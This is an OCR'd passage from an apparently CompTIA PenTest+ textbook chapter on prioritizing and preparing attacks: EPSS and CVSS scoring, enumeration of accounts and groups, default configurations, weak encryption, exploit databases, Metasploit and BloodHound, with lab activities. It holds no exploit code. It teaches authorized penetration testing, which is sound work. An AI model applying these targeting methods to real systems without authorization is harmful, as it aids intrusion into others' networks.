Figure 7-2 Vulnerability results for one target



Source: Nessus

Figure 7-3 Target vulnerability specifics




Source: Nessus

Vulnerabilities with Low or Medium CVSS Vector AC Complexity

If you have to perform an exploit manually because a preconfigured exploit doesn't exist, then choose vulnerabilities with CVSS vectors that are relatively easy, such as those having an attack complexity (AC) of medium or low. You may have to manually attempt exploits with high AC though those exploits may be difficult to execute. A well-secured network may leave you no choice but to attempt high-complexity exploits. Also choose exploits that you can realistically achieve. If an exploit indicates that physically touching the target is required and you can't be in the same room as the target, then don't choose that exploit.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-4 Single vulnerability details



Source: Nessus

Vulnerabilities That Can Lead to Terminal or Shell Access

If a reported vulnerability indicates that it can allow for a remote **shell**, a command-line interface for managing a computer system, successfully exploiting that vulnerability gives you a foothold in the target. Having a remote shell connected to a target allows you to explore the target's file system to look for information and even use the exploited target to launch attacks against other systems. Figure 7-3 earlier shows two critical vulnerabilities that belong to the "Gain a shell remotely" family. The VNC Server "password" password critical vulnerability indicates that you can use the password of "password" to connect to the target with a **Virtual Network Connection (VNC)** shell connection. VNC is a popular application for providing remote connection and control.

Exploit Prediction Scoring System (EPSS)

The **Exploit Prediction Scoring System (EPSS)** was created by Forum of Incident Response and Security Teams (FIRST) to provide a data-driven method to estimate the probability of a known software vulnerability (CVE) being exploited in the near future (typically 30 days).

EPSS uses threat information from CVE and exploit data and machine learning models trained on large data sets to produce probability scores for known CVEs and the vulnerability that CVE describes. The calculated probability score is between 0 and 1 (0 and 100 percent). For example, 0.5 would indicate a 50 percent probability. The higher the score, the greater the probability that the vulnerability in question could/would be exploited. First.org creates and maintains the EPSS data. EPSS data for a CVE can change over time as a result of newly gathered threat data. You can download a CSV file containing this information from https://www.first.org/epss/data_stats. EPSS version 4 was released March 17, 2025.


Figure 7-5 shows a section of the EPSS csv file. Notice CVE-2025-4019 at the end of the list has a percentile value of 0.19573. This indicates a probability of about 20 percent that a threat actor could exploit the vulnerability outlined in the CVE.

EPSS probability scores are different from CVSS (Common Vulnerability Scoring System) metrics, but both express levels of vulnerability for a specific CVE. CVSS is a static number that measures the severity of a vulnerability, whereas EPSS numbers are dynamic—they can change based on newly acquired threat data—and estimate the probability of exploiting that threat.

When pen testing, CVEs with high EPSS probabilities should be given priority attention.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-5 EPSS Scores file



	A	B	C	D
1	#model_version:v2025.03.14	score_date:2025-04-28T12:55:00Z		
2	cve	epss	percentile	
3	CVE-1999-0001	0.01297	0.78576	
4	CVE-1999-0002	0.16835	0.94542	
5	CVE-1999-0003	0.90483	0.99563	
6	CVE-1999-0004	0.04164	0.88017	
7	CVE-1999-0005	0.17478	0.94672	
276527	CVE-2025-4012	0.00024	0.04981	
276528	CVE-2025-4013	0.0003	0.06923	
276529	CVE-2025-4014	0.0003	0.06923	
276530	CVE-2025-4015	0.00047	0.14368	
276531	CVE-2025-4016	0.00037	0.09987	
276532	CVE-2025-4017	0.00027	0.05857	
276533	CVE-2025-4018	0.00061	0.19408	
276534	CVE-2025-4019	0.00061	0.19573	

Source: First.org

High-Value Asset Identification

A **high-value asset (HVA)** is a computer system, or the information on one, that if compromised, would significantly damage an organization's ability to function and potentially damage its reputation as well. For example, an e-commerce web server storing personal customer information (such as names, addresses, and credit card numbers) would be a high-value asset because it is important for the organization's sales, and the customer credit card information would be valuable to a threat actor if they acquired it. A kiosk computer that displays advertising in a lobby area of an office building, has network connectivity, and contains no personal information would be a low-value asset compared to the web server.

HVAs should be targeted first and given the greatest consideration (prioritized) when pen testing. Their security should be of greatest importance since they contain the most important data and services.

Table 7-1 outlines some of the characteristics of an HVA. Targets possessing one or more of these attributes should be considered HVAs.

Using Enumeration Information

Recall that enumeration is part of the information-gathering phase and involves collecting detailed information from target systems. The information includes user accounts, groups, domain or forest membership, sensitive data, unencrypted files, and installed applications and operating systems. Enumeration details direct you to focus on exploits that may apply to the target system and may help prioritize which targets to exploit first.

User Accounts

Having a list of valid user accounts for a target helps with authentication or credential-based exploits. You can build a list of valid user accounts in many ways, including the following:

- Manually attempting logins by guessing usernames and passwords
- Using **brute-force** tools to automate the manual process of trying to authenticate by attacking a login interface with thousands of credential combinations

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 7-1 Characteristics of high-value assets

Characteristic	Explanation	Examples
Contains critical data	Customer databases, financial records (business and banking), trade secrets, and intellectual property contain critical data	An SQL server containing records of customer purchases
Is a critical system	Systems providing functionality without which the organization could not function or would function poorly, such as important applications, data, or network infrastructure	The router providing Internet access to the organization
Is a control system	Systems used to control factory production environments, such as industrial control systems (ICS), or monitor and manage utility resources, such as SCADA systems	Computers used to control and manage the electricity grid
Part of network infrastructure	Routers, firewalls, switches, wireless access points (WAP), and other devices that provide network connectivity and security	WAP providing Wi-Fi connectivity to corporate network
Part of cloud services	Virtual machines, storage, applications, and other services running in the cloud that have some of the previous characteristics such as critical data	Organization applications deployed on cloud-hosted servers
Important physical location	Locations housing important data or systems, such as data centers or engineering offices	Head office hosts all the data servers used by all other offices

- Gathering usernames from email addresses, you can use OSINT tools to look up email addresses for the targeted organization
- Harvesting information from Active Directory
- Extracting usernames from the /etc/passwd file of a Linux system
- Examining file systems for user directories, such as C:\users on a Windows target

Identifying administrative-level accounts from user accounts you have discovered is a priority. Administrative accounts can give you the greatest access to information and the greatest control of compromised targets. You may be able to discover administrative user accounts from other intelligence-gathering activities (such as domain whois information). You can also try using default account names such as root or administrator. Best practices dictate that these default accounts should not be active, but if the target's administrator did not adhere to best practices, you may be in luck.

Groups

Group membership is a security construct used to provide access permissions to members of the group. If you can enumerate groups, you may be able to add user accounts to those groups. Making an account compromise a member of a specific group elevates the permissions for that account, increasing your access and permissions.

Discovering administrative-level groups helps you identify administrative user accounts from the list of accounts that are members of the group. If you can add accounts you have compromised to administrative-level groups, those accounts acquire administrative permissions.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

You can acquire group information in a few locations. On a Linux system, group information is contained in the file /etc/group. Windows domain group information is contained in Active Directory. You can view Windows local group information using the Local Users and Groups tool. You can also use Windows **PowerShell** (a command-line interpreter used for administrative operations) to query group information.

Forests

Targets that are part of a Windows domain are governed by Microsoft Active Directory (AD). Windows domains can be grouped together into **forests** (collections of domains), allowing the domains to interact but still remain administratively separate. Enumerating a forest allows you to enumerate all the domains in the forest, providing you with multiple domains to target. Forests can have trust relationships with other forests, which means that you may be able to acquire more domain information from those other trusted forests. Each AD domain has a database named **NTDS.DIT**, which contains useful information including user accounts, computer names and accounts, groups, organizational groupings, and security settings. If you can acquire this database or access its content using domain management tools, you can harvest a lot of actionable intelligence.

Sensitive Data

Sensitive data refers to information that should only be accessible to authorized individuals. You can use sensitive data such as security information, intellectual property, or personally identifiable information to execute exploits. Compliance requirements such as PCI DSS require that sensitive data is well protected.

If you can enumerate sensitive data, then you have discovered a fault in the organization's compliance. Sensitive data is often encrypted, so you may have to use decryption tools. As always, if sensitive data is outside the scope of your pen-testing activities, then do not access it and do not decrypt it.

Unencrypted Files

Unencrypted files that you access should be easy to read and may reveal useful exploit information. Targets that provide services use configuration files to store settings, and these files are usually not encrypted. For example, if the target you are enumerating is an Apache web server, you can probably find configuration files containing actionable information in the /etc/apache2 folder. You can quickly determine if a file is unencrypted by attempting to open it with a text editor or using commands such as the more command, which dumps the file to your terminal sessions.

Installed Applications and Operating Systems

Enumerating the applications and operating systems installed on targets should direct your exploit activities. Knowing that a target uses Windows or Linux determines how you attempt to connect to the target and the vulnerabilities it may have. Knowing what applications are installed also guides your exploitation efforts. For example, if enumeration reveals that Microsoft Exchange is installed on a target, it is likely that target is a mail server and may be vulnerable to Microsoft Exchange exploits.

End-of-Life Software and Systems

End-of-life (EOL) software and systems are programs and systems that have reached an endpoint in their lifecycle, and their manufacturer considers them obsolete. This applies to desktop applications, operating systems, and software on network hardware such as routers, firewalls, and switches. As a result, they no longer receive support or updates from the manufacturer, including features and corrections for newly discovered security flaws. For example, the Windows 10 operating system is supposed to reach its EOL October 14, 2025, after which Microsoft is expected to no longer provide free security updates (patches) or technical assistance.

EOL software (including operating systems) is potentially more vulnerable to exploits because it no longer receives updates to fix any vulnerabilities discovered after the EOL date. If you discover EOL software during reconnaissance or vulnerability scanning, you should prioritize that software and the systems that run it for exploitation.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Default Configurations

Default configurations refer to the settings that are deployed with an application when it is first installed. Default configurations allow the installer to get the application (including operating systems) up and running so that they can customize the settings to their specific needs. Default configurations for various applications are well known and posted online, making it easy for threat actors and pen testers to look them up and try to circumvent security using these defaults. Systems with default configurations should be targeted if they are within the scope of your pen-testing agreement and should be given priority since they should be easily exploitable.

Note 2 | Default configurations were discussed in the "Performing Vulnerability Scanning" chapter. This chapter focuses on how default configurations can be used in exploits.

Table 7-2 lists some areas where defaults could exist, and the security implications of each. The implications should give you ideas for exploits.

Any systems that seem to have default configurations should be prioritized for exploit.

Table 7-2 Common default configurations

Default type	Implications
Default login name and password (credentials)	Many applications and systems come with factory-set default credentials to allow for easy access and setup. For example, a new wireless router may start with a default administrative login name and password (such as "admin" and a blank password). Credential cracking tools often use known defaults credentials in brute-force attempts to log in.
Default open ports and running services	When installed, operating systems typically start with a default known set of ports open and services running. If the defaults aren't changed, some of the ports and services may be accessible and exploited by threat actors even if they aren't being used by the legitimate owner, who may not be aware they are open and isn't watching for unauthorized traffic on those ports. For example, most Windows servers have port 53 open and DNS services running, even if the server is not a DNS server.
Default security settings	Default security settings may use weak encryption or allow too much access to resources due to lax permissions.
Not enough variety	Configuration settings should be customized to meet the varying needs of different groups, using one setting for every group is not secure.

Running Services

Services listen on specific ports, waiting for requests to use those services. Those requests could come from a threat actor who wants to use and abuse the services for nefarious purposes. Recall that tools such as nmap can be used to enumerate running services and identify what version of the service is running. Recall also that some versions of services are vulnerable to exploit and exploitation frameworks such as Metasploit have exploitation code available to use against them. You should target and prioritize systems running vulnerable versions of a service.

Note 3 | Services were discussed in the "Performing Vulnerability Scanning" chapter. Running services represent possible connection and entry points for exploitation.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Once a service has been exploited, threat actors may use that service directly to perform exploits or may use the exploited service to perform actions to set the groundwork for other exploits. For example, they could use the exploited original service to perform privilege escalation (give themselves greater permissions and access to resources), creating **backdoors** to allow easy access to the compromised system.

Vulnerable Encryption Methods

Encryption is an effective way of protecting information at rest and in transit, but it is only as strong as the method and software used to perform the encryption. Many forms of encryption that were once widely used have been deprecated because flaws and weaknesses in their implementation have been discovered and methods to circumvent them are readily available in various exploitation frameworks. Targets using vulnerable encryption methods should be prioritized for exploitation.

The following lists some vulnerable encryption methods:

- **Outdated versions of SSL and TLS encryption**: Versions 3 and earlier of SSL and versions 1.1 and earlier of TLS are vulnerable to exploitation.
- **RC4 cipher**: If enough RC4-encoded traffic is gathered, tools can be used to decode the cipher and access the encrypted information.
- **Small key sizes**: DES keys (which are always 56 bits in size) can be easily brute-forced, and RSA keys less than 2048 bits in size are vulnerable to exploitation.
- **MD5 and SHA-1 encryption**: Both can be exploited via collision attacks. A collision attack involves finding different inputs that produce the same encrypted result, which can then be used to circumvent security that uses hashes.

Any systems that seem to use vulnerable encryption methods should be prioritized for exploit.

Tools that can be used against vulnerable encryption methods include John the Ripper, Metasploit, and Wireshark.

Defensive Capabilities

When potentially vulnerable systems have been discovered, you should consider whether those systems are running any defensive measures. A system may seem to be vulnerable to a specific exploit because of the software or services it is running, but this vulnerability may be mitigated by additional defensive software or hardware that is also running on that system. For example, web servers sometimes have web application firewall (WAF) software running on them to provide an extra layer of protection to the web server and its applications by analyzing and rejecting unwanted connection attempts and traffic. Entire networks can be protected by security devices such as unified threat management (UTM) devices that reject all kinds of exploits for all devices on the network.

If you suspect a target has defensive capabilities, you should assign a lower priority to that target and attempt to exploit it later as it will require much greater effort than systems without defensive capabilities.

You can detect defensive capabilities in the following ways:

- **Perform recon and scanning on targets**: Use tools such as nmap or AMASS to determine whether some IPs are being blocked or if scanning slows when a specific IP address or range is being scanned. Firewalls or intrusion detection systems (IDSs) may be in place blocking traffic or intercepting and logging your scans.
- **Send messages or requests to a target and monitor the response**: Getting a slow response or not getting a response at all may indicate a defense capability is monitoring traffic and intercepting your message.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Send harmless payloads (such as the EICAR file) that simulate malware or attacks to the target**: If the target fails to reject the payload as malware, that may indicate that defenses are poor and the target may be exploitable.
- **Perform actions that should trigger alerts**: If your connection isn't dropped, the target probably doesn't have a defensive system in place. Tools such as Metasploit can be used to send known attacks to trigger alerts.

Exploit Information Databases

You can find searchable databases of exploit information on the Internet. These databases are regularly updated and are helpful when you are searching for possible exploits for pen testing. Discovering exploits that are relevant to vulnerabilities you find in systems should lead you to prioritize those targets. An **exploit database** will provide exploit methods and code that you can use, making it easier for you to perform the exploit.

The following are popular exploit databases and where you can find them:

- **Exploit Database**: https://exploit-db.com
- **Rapid7 Vulnerability and Exploit Database**: https://www.rapid7.com/db
- **VulDB**: https://vuldb.com
- **NIST National Vulnerability Database (NVD)**: https://nvd.nist.gov

Activity 7-1 Using Exploit Databases to Discover Exploits

Time Required: 30 minutes
Objective: Use exploit databases to search for exploits.
Description: In this activity, you use the Exploit Database to search for exploits.

1. Using your favorite web browser, navigate to the Exploit Database at https://exploit-db.com. Search for verified exploits relating to D-Link devices by selecting the **Verified** check box, entering **dlink** in the Search box, and then pressing **Enter**.
2. Examine the search results. What is the most current exploit listed and what are the most common exploit types?
3. Open a new tab in your web browser and navigate to the Rapid7 Vulnerability & Exploit Database at https://www.rapid7.com/db.
4. Enter **dlink** in the search field and choose **Module** as the type to search for exploit modules available for D-Link products.
5. Click the **EXPLORE** button for the DLINK DWL-2600 Authenticated Remote Command Injection exploit to display its details.
6. Using the Kali Linux VM in your pen-testing lab environment, start the Metasploit Framework and use the exploit described in step 5.
7. What options are needed for this exploit?
8. Leave your browser open for future activities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

1. What enumeration information is useful for exploitation? Choose all that apply.
   a. User accounts
   b. Groups
   c. Files
   d. Installed applications and operating systems
2. What is the name of the scoring system created by FIRST that gives the probability of a known CVE being exploited in the next 30 days?
   a. EPSS
   b. CVSS
   c. CVES
   d. EICAR

Check your answers at the end of this chapter.

Capability Selection

Certification

4.1 Given a scenario, analyze output to prioritize and prepare attacks.

Many tools and methods make executing pen-testing exploits easier. These tools and methods provide you with a variety of capabilities, and as a pen tester, you must decide what tools and methods to use in your exploitation and attack activities. The following sections discuss some capability selection considerations when choosing tools for exploit execution.

Exploit Customization and Code Analysis

Tools such as the Metasploit Framework (which is built into Kali Linux) come with libraries of prewritten exploitation code that does a lot of the exploitation work for you. You can even write your own Metasploit code, also called modules. The prewritten exploitation code source is available to you for analysis and customization. You may have an exploit that is almost working and modifying the code yourself may get it completely working. Metasploit provides a module-writing guide that can be found at https://docs.metasploit.com/docs/development/developing-modules/guides/get-started-writing-an-exploit.html.

If you can acquire the source code for an application running on a pen test target (such as scripts), you may be able to identify possible exploits by analyzing that source code looking for vulnerabilities. You may find a script used on a target that indicates what software and versions are loaded onto the target. This information may point to exploits to try. For example, you may find a start-up script on a Linux system that loads and uses a weak encryption module (such as SSL version 1), leading you to consider attempting some SSL version 1 exploits.

Exam Tip | The CompTIA PenTest+ certification exam includes Metasploit-related questions. Become more familiar with Metasploit by using your penetration-testing lab environment to practice exploits against targets such as the Metasploitable2 target.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Documentation


You can use supporting documents to help prioritize and prepare attacks. You most likely will have to create these documents yourself using the information in your specific scenario.

Attack Path Documents

An **attack path document** is a report that maps out the sequence of steps (recon, attacks, and others) that could be used to acquire unauthorized access to an organization's network, systems, or data resources. The scope of the document attempts to cover all possible attack paths for an organization. As a result, it should contain a separate description for each identified attack path. The document uses pictures or flowcharts to show how an attacker (or pen tester) could gain access to a specific resource or achieve a specific objective. An attack path starts at an entry point (an initial attack vector) and shows each of the intermediary steps and targets until the final objective is reached. Figure 7-6 is an example of one attack path visualization.

As a pen tester, you could create your own attack path documents to help guide your exploits so you don't miss any steps, or you could acquire existing attack path documents created by others.

Figure 7-6 Attack path document



Source: Attaxion

Low-Level Diagram Creation

A low-level diagram is used to visualize a target system's components and how they interact. Analyzing this diagram can help a pen tester better understand a target system's architecture to identify weaknesses and vulnerabilities that may be exploitable. A low-level diagram is also useful for explaining a target system's architecture to others.

Types of low-level diagrams include:

- **Component diagram**: Maps out the individual components that comprise a system and shows their relationships.
- **Data flow diagram**: Visualizes the flow of information through a system, such as data coming from a database to an application which then transmits it on a network.
- **Class diagram**: Using programming concepts, this diagram shows the relationships between classes and their attributes.
- **Sequence diagram**: Visualizes the interaction between components of a system ordered by time showing the path of communication.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Storyboards

A **storyboard** is similar to an attack path document. They both visualize attack scenarios, but the scope of a storyboard is focused on a single attack, whereas an attack path document contains multiple attack visualizations for different types of potential attacks.

A storyboard graphically shows (sometimes with pictures, sometimes with flowcharts) how an attacker (or pen tester) could gain access to a specific resource or achieve a specific objective. It starts at an entry point (an initial attack vector) and shows each of the intermediary steps and targets until the final objective is reached.

Dependencies

"Dependencies" refers to what other systems, applications, or data sources an attack target uses. For example, a web server has a number of dependencies including:

- Version of operating system running on the host, such as Windows or Linux
- Type and version of the database the web server uses, such as SQL or MongoDB
- Type and version of web server software it uses, such as Apache 2 or Nginx

The web server depends on the preceding components to provide its intended functionality.

If any dependencies have known vulnerabilities, targets using vulnerable dependencies are likely now vulnerable too. You may be able to exploit a dependency vulnerability and by doing so compromise the target system. Vulnerability scanning may reveal vulnerable dependencies, which could then be exploited manually or by using exploitation frameworks such as Metasploit.

Labeling Sensitive Systems

The scope of a pen-testing engagement is likely to include many target systems, each providing different services and containing different data. Some systems may need to be handled with care due to the nature of the services they provide, such as critical organizational functionality, or the data they contain, such as customer credit card details. Interrupting or completely breaking the functionality of a critical organization system would be detrimental, and accessing customer credit card information during pen testing would be unethical and most likely illegal. Despite their sensitivity, these systems must be fully and carefully tested to reveal any possible vulnerabilities. Threat actors would not handle sensitive systems with care; they would voraciously exploit them.

Sensitive systems can be labeled so they can be easily identified and handled with the appropriate level of caution and tested with the appropriate level of scrutiny. Labeling also helps identify systems that must be tested due to regulatory compliance requirements such as those found in GDPR.

Options for labeling sensitive systems include the following:

- Applying physical labels to systems using terms such as "restricted," "sensitive," or "confidential." Physical labels are more useful for on-site testing than remote testing.
- Applying software labels or tags to systems listed in an organizations asset or inventory control system, such as Lansweeper. This is useful for remote testing.
- Security groups and settings can be used to "label" systems by automatically restricting access based on security settings and permissions given to users.


Whatever method is used, be consistent in how things are labeled using agreed-upon naming conventions and defined meanings. You can even use color coding.

BloodHound

BloodHound is a tool that allows you to visualize AD information, including objects (users and computers) and security settings (Figure 7-7). Before using BloodHound, you must acquire AD information and then use BloodHound to analyze and visualize that information. Analyzing user information to

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-7 BloodHound graphical user interface



Source: Bloodhound

discover administrator accounts (that you can later attempt to compromise) is a common use of BloodHound. To find out more about BloodHound, you can search online or go to https://www.sans.org/blog/bloodhound-sniffing-out-path-through-windows-domains/.

Metasploit

The Metasploit exploit framework that was mentioned earlier is provided by Rapid7, a cybersecurity company that has several product and service offerings covering areas such as pen testing, vulnerability management, cloud security, and threat intelligence. In your pen-testing lab environment, you are using the Metasploit2 target virtual machine, which is also provided by Rapid7. The free-to-use version is included in Kali Linux by default. In the next Activity you will use the Metasploit framework against a vulnerability that you discovered earlier.

Activity 7-2 Using an Exploit in the Metasploit Framework

Time Required: 30 minutes
